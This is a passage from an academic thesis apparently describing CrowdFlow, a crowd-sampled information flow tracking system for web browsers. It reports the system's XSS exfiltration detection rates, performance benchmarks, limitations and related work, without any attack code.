To verify that CrowdFlow can detect information leaks, we injected custom exploit code into 20 mirrored web pages with known XSS vulnerabilities. To find such web pages, we use XSSed [16], which provides the largest online archive of XSS vulnerable web sites, listing more than 45,000 web pages including government web pages and pages in the *Alexa Top* 100 worldwide listing. To show that our CrowdFlow browser can track the flow of information within a page, we execute every function in the information flow tracking interpreter and switch off label coalescing. Our framework successfully detects information leak attacks involving password theft from a HTML-form, keylogging attacks, and others.

6.4.2 Quantitative Effectiveness

To show that the security provided by CrowdFlow comes close to that of traditional information flow tracking systems, we revisit the *Alexa Top* 500 pages using CrowdFlow and compare the results against our baseline. Again, our baseline operates in full tracking mode, which means that every function executes in the information flow tracking interpreter without label coalescing so every domain maps to a unique bit.



Figure 6.1: Information Flow violations reported by one user visiting the *Alexa Top* 500 always executing in the information flow tracking interpreter.



Figure 6.2: Information Flow violations reported by five users visiting the *Alexa Top* 500 using CrowdFlow.

Figure 6.1 shows the 50 pages that have the most information flow violations, reported by one browser using a traditional information flow tracking system. We sort and normalize pages based on the number of detected information violations. For illustration purposes, we only show 50 pages in the plot, but discuss our findings for all of the *Alexa Top* 500 pages. Figure 6.1 shows a total of 4,359 detected information flow violations as reported by our baseline. On all of the *Alexa Top* 500 pages combined, our framework detects a total of 8,764 information flows.

Figure 6.2 shows the detected information flows by five CrowdFlow-clients when revisiting the 50 pages having the most information flow violations on the *Alexa Top* 500 pages. As discussed in Section 5.3, one client might miss detection of certain flow violations. Due to randomized sampling, user A does not detect all information flow violations present in the baseline. User A detects and reports a total of 5,480 (58,77% in Figure 6.2) information flow violations when browsing the *Alexa Top* 500 pages. In addition to the flows found and reported by User A, user B reports 1,957 (23.49% in Figure 6.2) new information flow violations. User C finds an additional 903 (13.81%) information flows and user D finds a further 173 (1.33%) information flows. Finally, user E detects 203 (2.54%) information flows not previously discovered by either user A, B, C, or D.

Summing up, a crowd of five visitors found 8,716 information flows out of 8,764 (4,357 out of 4,359 in Figure 6.2) reported by a traditional information flow tracking system, representing a detection rate of 99.45%. Note, that web pages nowadays change their content in such a rapid pace, that the missing detection rate of 0.55% might also be due to such content changes. Groef et al. [25] for example report a similar phenomenon when evaluating their system on real web pages.

6.4.3 Qualitative Effectiveness

To show that pages like Gmail, Ebay, or Facebook, which have millions of users, can use different parameter settings than pages that only count a few hundred users, we insert malicious code into a vulnerable, mirrored page of `ebay.com` (documented by XSSed [16]). The snapshot of the page integrates code from 15 different domains and uses 417 unique functions that are called 4,740 times.

We evaluate two different attack scenarios:

- *Code Injection* (*INJ* in Table 6.3); in which we exploit a XSS vulnerability to inject malicious code into the page. In this scenario, the injected code appears as if it originates from the page the client navigates to. This injection causes the CrowdFlow browser to label the attack code with the same label as the original code of the page.
- *Code Inclusion* (*INC* in Table 6.3) in which the page the loaded by the client explicitly includes the malicious code, such as an advertisement or a third party library. This explicit inclusion causes the CrowdFlow browser to label the included code differently from the original page, indicating the origin of the attack code.

We perform 1,000 runs for each sampling probability (*SP* in Table 6.3) and record the rate at which we detect the information exfiltration attempt.

Sampling Probability	*Injected Code (INJ)*	*Included Code (INC)*
100%	87.8%	93.5%
50%	87.8%	49.7%
10%	89.8%	9.9%
5%	88.2%	3.9%
1%	90.2%	0.8%
0.2%	92.0%	0.2%

Table 6.3: Detection rates of CrowdFlow when injecting (*INJ*) or including (*INC*) an XSS attack.

Table 6.3 shows the detection rates for data exfiltration attempts of CrowdFlow for different sampling rates. At 100% sampling, CrowdFlow executes every function using the information flow tracking interpreter. At the other end of the spectrum, CrowdFlow primarily executes the partial taint tracking interpreter and only inspects 0.2% of all function calls for potential information flow violations.

Code Injection

When exploiting the XSS vulnerability by injecting code into `ebay.com`, CrowdFlow detects 5,258 out of 6,000 (six different sampling probabilities, 1,000 runs each) exfiltration attempts (average detection rate 89.3%). The labeling strategy of the CrowdFlow browser maps the injected code and the original page to the same label bit. This mechanism detects all exfiltration attempts caused by injected code regardless of the sampling probability because the attacker server receiving the information differs from the domain of the host page. Once the attacker performs a `GET` request targeting an attacker controlled server, the CrowdFlow browsers policy becomes effective, disallowing values originating from one domain to be transferred to a different domain, regardless of sampling rate. The only exception to this rule occurs when coalescing of domains causes the attacker server and the host page to share the same bit, i.e., the exfiltration payload and target server have label equality. Domain coalescing occurred 642 times, preventing detection of violating flows during some page visits.

Code Inclusion

Including the exploit code into the mirrored page of `ebay.com` leads to different detection rates. When executing every function call with the information flow tracking interpreter, CrowdFlow detects 93.5% of information exfiltration attempts, due to domain coalescing. When executing only 0.2% of functions using the information flow tracking interpreter,

CrowdFlow detected only 0.2% of violation information flows.

Comparison of the detection rate

The gap of detecting information exfiltration attempts between injected and included attack code has one reason: the origin of attack code. Explicit inclusion of attack code allows the CrowdFlow browser to label attack code differently, while injection allows attack code to share the same origin as the page itself. If such injected code tries to perform a `GET` request to an attacker controlled server, CrowdFlow's network monitor immediately detects this exfiltration attempt, because information transfers cross domains.

In case of included code, CrowdFlow detects the exfiltration attempt only if the function that constructs the sensitive payload is randomly executed using the information flow tracking interpreter. The targeted information then carries the label of both domains, `ebay.com` and `evil.com`, only when the concatenation is randomly executed using the information flow tracking interpreter. The observed detection rate in Table 6.3 positively correlates with the sampling rate, allowing us to conclude that pages counting many visitors can use a smaller sampling rate whereas pages counting few users need a higher sampling rate.

6.4.4 Evading the System

Given that the CrowdFlow browser probabilistically switches between full and partial tracking modes, an attacker might spread the exfiltration code across several functions. We prevent attackers from successfully evading the tracking system using this technique by designing CrowdFlow with a permanent information flow tracking mode (IFT_p in Figure 5.2). Each exfiltration component of the attack has some probability of transitioning the CrowdFlow browser into this mode. The more functions performing partial exfiltration the greater the

likelihood of detection.

6.5 Performance

To evaluate how CrowdFlow reduces the performance penalty of information flow tracking in browsers, we modify WebKit version 1.4.2. We execute all benchmarks on a dual Quad Core Intel Xeon E5462 2.80 GHz with 9.8 GB RAM running Ubuntu 11.10 (kernel 3.2.0) where we use `nice -n -20` to minimize operating system scheduler effects. For all of our testing, we use an information flow tracking interpreter with JIT compilation disabled.

Other traditional information flow tracking systems also implement their system using an interpreter [64, 25, 34] which allows precise comparison to our work. However, we do not see any obstacle for adoption of CrowdFlow by a browser that performs JIT compilation, other than engineering effort of implementation. In fact, we expect even less performance overhead, because modern JIT compilers perform static analysis, so label propagation could be optimized, e.g., by following a sparse labeling approach [3, 4].

6.5.1 The JavaScript-Engine

To evaluate the performance of our framework, we measure execution speed using the SunSpider [59], the V8 [21], Kraken [42], and the Dromaeo [44] benchmark suites. All four of these benchmarks are well established in the area of JS security and allow comparison to related work.



Figure 6.3: Performance Impact SunSpider.



Figure 6.4: Detailed Benchmark Results for SunSpider.



Figure 6.5: Performance Impact V8.



Figure 6.6: Detailed Benchmark Results for V8.



Figure 6.7: Performance Impact Kraken.



Figure 6.8: Detailed Benchmark Results for Kraken.

Figures 6.3, 6.5, and 6.7 show that CrowdFlow's performance is directly proportional to the sampling rate it uses. With a 100% sampling rate, CrowdFlow performs similar to other information flow tracking systems, i.e., showing a slowdown by about 2.7×, or 170% when normalized to WebKit's original JS interpreter, `JavaScriptCore`.

Using our conservative setting of a five percent sampling rate reduces this overhead by 5×, down to about 30% overhead compared to `JavaScriptCore`. However, using our computed sampling rate of 0.8% reduces the overhead of CrowdFlow by another third, eventually bringing it down to about 20%.

The lower, vertical lines show the measured performance of both benchmark suites using only our partial taint tracking interpreter. Interestingly, it shows that for SunSpider we are already close to our lower bound, which is slightly below 20% overhead. CrowdFlow's performance on V8 shows different results: even though our sampling rate converges to zero percent, using only the partial taint tracking interpreter does almost ten percent better. We attribute this to the nature of the V8 benchmarks, which have substantially more function calls as well as more conditional branches. Research indicates that the behavior of these benchmark suites does not reflect real world use of JS [56, 55], and our own use of CrowdFlow on JS intensive pages, such as Gmail, indicates no noticeable slowdowns.

Finally, Figure 6.3 shows that CrowdFlow offers adaptive, fine-grained performance control, where a system, such as Google's *Safe Browsing*, could set the sampling parameter based on a site's measured user base.

Impact of Conservatively Labeling Doubles

As previously stated in Section 4.4.1, the current encoding of doubles within WebKit does not allow direct encoding of a label within the representation of a double. All operations involving doubles implicitly carry the highest label available at the time they execute. This conservative labeling strategy might conceal the performance drawback for benchmarks fo-

cusing on double operations.

Benchmark Suite	*JSValues*	*Doubles*	*%*
SunSpider	8,058,049	379,060	4.70
V8	8,564,537	19,272	0.23
Kraken	3,119,199	20,135	0.96

Table 6.4: Creating Values: Ratio of JSValues vs. Doubles

To show that this implementation detail has little performance impact, we report the percentage of operations creating doubles vs. other `JSValue`s for each of the three benchmark suites in Table 6.4. As illustrated, in SunSpider less than 5% of `JSValue`s created are doubles, while in V8 and Kraken fewer than 1% are doubles. This ratio lets us conclude that, in those three benchmark suites, doubles account for only a small fragment of created values and therefore do not influence the overall performance impact.

6.5.2 The DOM

The Dromaeo [44] benchmark suite is one among few JavaScript benchmark suites that provides DOM core tests. These DOM tests are particularly relevant for the runtime evaluation of our system, because they show precisely the overhead that label propagation in the DOM introduces. DOM benchmarks include the traversal and manipulation of the DOM tree, as well as setting and retrieving attribute values.

The results of the DOM benchmarks in Figure 6.9 shows that CrowdFlow introduces an overhead ranging from a low of 2.85% for tree traversals to at most 13.76% for attribute modifications. This overhead occurs because CrowdFlow performs label propagation in the DOM. The *Attributes* benchmark, which tests setting and retrieving attributes, shows the biggest overhead introduced by our system. This overhead is due to CrowdFlow setting and retrieving not only the attribute value in the DOM, but also the corresponding label.



Figure 6.9: Performance Impact Dromaeo.

6.6 Discussion and Limitations

As previously stated, current information flow tracking security follows the all-or-nothing paradigm. Currently, browsers do not support any kind of information flow tracking to provide security against information exfiltration attacks. Previous information flow tracking systems support only full tracking of information in a user's browser which negatively affects a user's browsing experience. CrowdFlow provides a balanced, flexible approach which trades the guarantee of 100% information flow tracking in return for improved performance. This way no individual has to pay the performance penalty of incorporating a full information flow tracking system that executes programs two to three times slower. The CrowdFlow approach is effective w.r.t. the security of traditional information flow security systems, but at the same time is substantially more efficient.

6.6.1 Approach Limitations

Similar to the potential evasions discussed for EvilSeed [30] and Monarch [62], our AVP-System does not protect against modal attacks, where attackers use learned IP addresses of our aggregator to either perform an attack or not. EvilSeed suggests using a large, dynamic set of IP addresses to mitigate this, which also works for our AVP-System and Monarch.

6.6.2 Implementation Limitations

We did not implement implicit indirect information flow tracking. While this decision makes our prototype implementation less comprehensive, we argue that the system "as is" already captures many problematic attacks out there, and therefore requires attackers to update their techniques.

As a side effect of attackers upgrading their attacks, it is possible that existing heuristics-based malware detection systems, such as Prophiler [9], Monarch [62], or Google's Safe browsing, will be able to identify the peculiar characteristics necessary to craft attacks using implicit indirect information flow control.

Dynamic information flow tracking systems are susceptible to timing channel attacks, and ours is no exception. Should our system be widely adopted, we expect that attackers will begin to craft code that exploits the randomization mechanism, only leaking data when not running in information flow tracking mode. We can modify CrowdFlow to label results of accesses to the JS built-in `Date` class, effectively tainting the system clock as proposed by Myers [45] and Zdancewic [74].

Overhead	*Language* (implementation)	*Work*	*Benchmarks*
73%	JS JIT (16 bit labels)	[36]	SunSpider, V8
80%	JS Interpreter (64 bit labels)	[37]	SunSpider
100 – 200%	JS Interpreter (64 bit labels)	[34]	V8
110 – 690%	JS (rewriting)	[31]	meas. by visiting pages
120%	JS Interpreter (data-flow only)	[63]	SunSpider
136 – 560%	JS Interpreter (only tags objects)	[15]	SunSpider, V8
∼200%	JS Interpreter	[25]	V8
none reported	JS Interpreter (1 bit label)	[64]	no perf numbers given
14%	Java (data-flow only)	[18]	CaffeineMark
200%	Java (JikesRVM)	[10]	JavaGrande
1.6% – 26.7%	C (instrumenting compiler)	[49]	LAMP-stack
24% – 1,120%	C (instrumenting compiler)	[38]	C-Programs
1,900%	x86 VM	[73]	CPU Instruction level tainting

Table 6.5: Performance Comparison of other Information Flow Frameworks

6.6.3 Comparison of other Information Flow Frameworks

Table 6.5 provides a ballpark figure for how much overhead information flow tracking introduces. As already discussed in the motivation, commonly information flow tracking systems for dynamically-typed programming languages introduce runtime overheads in the range of 200% to 300%. In contrast, our approach allows us to reduce the overhead for dynamic information flow tracking within a browser down to about 20% overhead.

Chapter 7

Related Work

Our approach integrates three previously unrelated techniques. To the best of our knowledge CrowdFlow is the first to do so. Hence we group the related work into three distinct areas.

7.1 Distributed Dataflow Analysis

In 2011, Greathouse et al. [23, 22] demonstrate that sampling is a promising approach to optimize the performance of dynamic data flow analysis. They show that a large population, in aggregate, can analyze larger portions of a program than any single user individually running the full analysis of a program. Their approach does not aim to provide browser security, so they focus solely on using sampling to reduce the analysis effort. Nevertheless, this research conclusively shows substantial expected performance improvements.

7.2 Traditional Information Flow Systems

The survey paper of Sabelfeld and Myers [58] puts the related work in the area of language-based information flow up until 2003 into perspective: most efforts rely on static analysis. These techniques are not directly applicable for dynamically typed programming languages, such as JS, although we certainly take inspiration from this work.

7.3 Information Flow for JS

In 2007, Vogt et al. [64] present their implementation of information flow control in the Firefox browser. This pioneering work shows the practicality of using information flow control to enforce JavaScript security. In contrast to our work, they use only one bit of information for labeling values in the browser whereas our approach allows multi-domain labeling. Their solution does not allow users to share either the performance overhead or the results of the analysis.

In 2010, Russo et al. [57] provide a mechanism for tracking information flow within dynamic tree structures. Their framework only tracks flows of information in the DOM and does not support full JavaScript with the DOM API as our approach does.

Austin and Flanagan [3, 4] present a sparse labeling approach for tracking information in dynamic languages. Even though our implementation does not use sparse labeling, adopting such a technique, when implementing a JIT for example, might allow for additional performance gain when adopting our system.

In 2011, Just et al. [34] present their information flow system, improving upon results made by Vogt et al. They also use a stack for labeling secure regions of a program. Their approach solely focuses on the JavaScript engine in a browser and does not include the DOM. They

also do not suggest any kind of tracking distribution amongst the visitors of a page. Similar to our approach, they support a labeling mechanism that supports the encoding of up to 64 domains. They report slowdowns for their framework of two to three times on average.

Finally, in 2012 De Groef et al. [25] describe their implementation of secure-multi-execution [14] in the Firefox browser to give strong information flow security guarantees.

CrowdFlow shares similarities and takes inspiration from all of these systems, e.g., support for multi-domain labeling, comprehensive DOM coverage, and a combination of taint and information flow tracking. However, these past approaches universally follow the all-or-nothing paradigm, forcing every client to perform full information flow tracking. CrowdFlow distinguishes itself by performing full tracking on randomized program subsets, increasing execution speed at the expense of information flow coverage (per user).

There exist many other approaches to secure JavaScript, such as previous work by Hedin and Sabelfeld [27], Austin and Flanagan [3, 4, 5], Chugh et al. [11], and Nadji et al. [48]. The key differentiator between these approaches and CrowdFlow is practicality. Our system has an efficient implementation, does not require invasive changes to the existing web architecture, and does not rely on cooperation by authors of web pages for operation.

7.4 Third Party Security Systems

In 2011, Canali et al. present a system called Prophiler [9] and Thomas et al. present a system called Monarch [62]. Both approaches, Prophiler and Monarch, describe details of machine learning techniques used to classify malware on the web. While Prophiler uses a static-analysis approach of features, Monarch relies on rich honey-clients to extract features. Thus, Prophiler is much faster and can be used as a pre-filtering step to discard benign, or mostly benign pages.

For CrowdFlow, both of these projects (in addition to the commercial initiatives, such as Google's Safe Browsing) are complementary for several reasons: First, our AVP-System leverages many of the ideas popularized by these systems, i.e., our AVP-System can build on their insights. Second, our approach adds efficient and effective information flow tracking as another source of input to these systems. For example, CrowdFlow can prioritize URLs for analysis by either Prophiler or the rich honey-clients used in Monarch and Safe Browsing. Lastly, this important previous work demonstrates the practical feasibility of using an AVP-System.

7.5 Taint Tracking and Empirical Studies

The TaintDroid [18] project shares an important similarity with CrowdFlow: the realization that doing just taint tracking is more efficient and practicable than doing full information flow control. CrowdFlow shows that this trade-off does not need to be an either-or proposition, and we think that our approach can be extended to the mobile device market, which has more constrained client-side resources.

Our web crawler based analysis complements previous work by Nikiforakis et al. [51] by surveying the use of information flows. We found results similar to the study by Jang et al. [31], but updated the reporting to include data on use of multiple origins.

Similarly, there is previous related work in securing web browsers, such as Grier et al. [24], and Jang et al. [32]. Both of these systems incorporate techniques from other domains—operating systems and verification—into the area of web browsers. This work complements CrowdFlow, which focuses on a finer level of granularity: that of functions within programs.

7.6 Restricting JavaScript Functionality

Yahoo!'s ADsafe [12] works by implementing a secure subset of the JavaScript language. It removes certain features that are widely considered to be unsafe (access to global variables, direct access to the DOM hierarchy, etc.) Any third-party script to be included on a page is handed an ADsafe object that both checks the script for validity, and proxies all access to the surrounding environment. Validity is ensured by parsing the third-party script and checking that it adheres to the restricted language subset.

